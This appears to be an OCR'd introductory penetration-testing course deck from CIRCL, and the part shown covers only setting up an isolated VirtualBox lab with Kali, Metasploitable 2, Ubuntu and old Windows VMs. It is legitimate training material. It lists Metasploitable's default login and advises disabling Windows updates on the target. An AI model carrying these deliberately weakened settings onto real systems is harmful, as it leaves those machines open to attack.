Penetration Testing 1.0.1

Introduction: Penetration Testing & Ethical Hacking

CIRCL
Computer Incident
Response Center
Luxembourg

CIRCL *TLP:WHITE*

info@circl.lu

Edition 2021

Overview

0. Setup your personal Penetration-Lab
1. Physical access
2. Introduction into Pentesting
3. Reconnaissance / Information Gathering
4. Scanning
5. Exploiting
6. Password Cracking
7. Web Hacking
8. Post Exploitation
9. Supporting Tools and Techniques

CIRCL
Computer Incident
Response Center
Luxembourg

0. Setup your personal Penetration-Lab

0.1 Penetration-Lab considerations

Virtual environment advantages:

- Cheap and flexible
- Portable

Why "Host-only" network:

- Don't want to expose vulnerable systems
- Typos happen during the tests

Attacking system:

Kali Linux

Target systems:


Metasploitable 2
WinXP or Windows 7
Linux server


Example: VirtualBox

0.2 Prepare a virtual network - VirtualBox

Example - Create a "Host-only" network:

1. In VirtualBox select 'File/Host Network Manager...' to open the preferences window
2. Create a new 'Host Network'
3. Set network parameter which don't conflict with you real networks and press 'Apply'






0.3 Get your attacking system ready

Get Installer and Live image of: Kali Linux

→ https://www.kali.org/downloads/


```
$ tree
    ./2021_CIRCL_PenLab/
    ├── kali/
        ├── hdd/
        ├── iso/
            ├── kali-linux-2021.1-installer-i386.iso
            ├── kali-linux-2021.1-live-i386.iso
```

Create your virtual attacking system




0.3 Get your attacking system ready


Connect the network adapter to the "Host-only" network



Connect the optical drive to the Kali iso image file




0.3 Get your attacking system ready




Boot the virtual PC and install Kali linux

Optimize the installation options for your needs




0.3 Get your attacking system ready

The attacking system should now be part of the 'Host-only' network



For Internet (Updates/Tools/Exercises) temporary enable a NAT adapter



0.4 Target system: MSF

Download and unpack: Metasploitable 2

→ https://www.kali.org/downloads/


```
$ tree
    ./2021_CIRCL_PenLab/
    ├── metasploitable-linux-2.0.0.zip
    ├── Metasploitable2-Linux/
        ├── Metasploitable.nvram
        ├── Metasploitable.vmdk
        ├── Metasploitable.vmsd
        ├── Metasploitable.vmx*
        ├── Metasploitable.vmxf
```

Default credentials:


```
username: msfadmin
password: msfadmin
```

0.4 Target system: MSF

Create VM: Select the Metasploitable.vmdk as existing disk



Connect the network adapter to the "Host-only" network



0.4 Target system: MSF

MSFAble should be part of the 'Host-only' network

```
File  Machine  View  Input  Devices  Help
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:1c:0f:a7
          inet addr:172.31.31.11  Bcast:172.31.31.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1c:fa7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1188 (1.1 KB)  TX bytes:3638 (3.5 KB)
          Base address:0xd010 Memory:f0000000-f0020000
```

Test: Kali can reach MSFAble

```
┌──(michael㉿kali)-[~]
└─$ ping -c2 172.31.31.11
PING 172.31.31.11 (172.31.31.11) 56(84) bytes of data.
64 bytes from 172.31.31.11: icmp_seq=1 ttl=64 time=10.7 ms
64 bytes from 172.31.31.11: icmp_seq=2 ttl=64 time=0.837 ms
```

Test: MSFAble can reach Kali

```
msfadmin@metasploitable:~$ ping -c2 172.31.31.10
PING 172.31.31.10 (172.31.31.10) 56(84) bytes of data.
64 bytes from 172.31.31.10: icmp_seq=1 ttl=64 time=2.45 ms
64 bytes from 172.31.31.10: icmp_seq=2 ttl=64 time=2.22 ms
```


0.5 Target system: Linux Server

Get a Linux Server installation media like: Ubuntu Server

→ https://ubuntu.com/download/server


```
$ tree
    ./2021_CIRCL_PenLab/
    ├── ubuntu_20-04/
        ├── hdd/
        ├── iso/
            ├── ubuntu-20.04.2-live-server-amd64.iso
```


Prepare the virtual machine



0.5 Target system: Linux Server


For installation configure disk storage and ISO image







0.5 Target system: Linux Server

Connect to the 'Host-only' network and temp. NAT adapter





Install Linux server accoring to your needs



0.5 Target system: Linux Server

Add tools and perform updates as necessary

```
$ ifconfig
$ sudo apt install net-tools
$ sudo apt update
$ sudo apt upgrade
```

Test 'Host-only' network connectify

```
michael@ubuntu:~$ ifconfig enp0s3
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.31.31.12  netmask 255.255.255.0  broadcast 172.31.31.255
        inet6 fe80::a00:27ff:fe8a:e420  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:8a:e4:20  txqueuelen 1000  (Ethernet)
        RX packets 15  bytes 5373 (5.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17  bytes 1858 (1.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

michael@ubuntu:~$ ping -c2 172.31.31.10
PING 172.31.31.10 (172.31.31.10) 56(84) bytes of data.
64 bytes from 172.31.31.10: icmp_seq=1 ttl=64 time=1.21 ms
64 bytes from 172.31.31.10: icmp_seq=2 ttl=64 time=1.26 ms

--- 172.31.31.10 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 1.213/1.238/1.264/0.025 ms
michael@ubuntu:~$ ping -c2 172.31.31.11
PING 172.31.31.11 (172.31.31.11) 56(84) bytes of data.
64 bytes from 172.31.31.11: icmp_seq=1 ttl=64 time=1.34 ms
64 bytes from 172.31.31.11: icmp_seq=2 ttl=64 time=0.937 ms
```


0.6 Target system: Windows Client

Get an installation media or VM for a temporary: Windows Client

→ https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/

```
$ tree
    ./2021_CIRCL_PenLab/
    ├── windows/
        ├── IE6 – WinXP.ova
        ├── IE9 – Win7.ova
```

Import the virtual appliance




0.6 Target system: Windows Client

Disable 'Automatic Updates' in the Security Center!

0.6 Target system: Windows Client

Ensure that the Windows Client is part of the 'Host-only' network

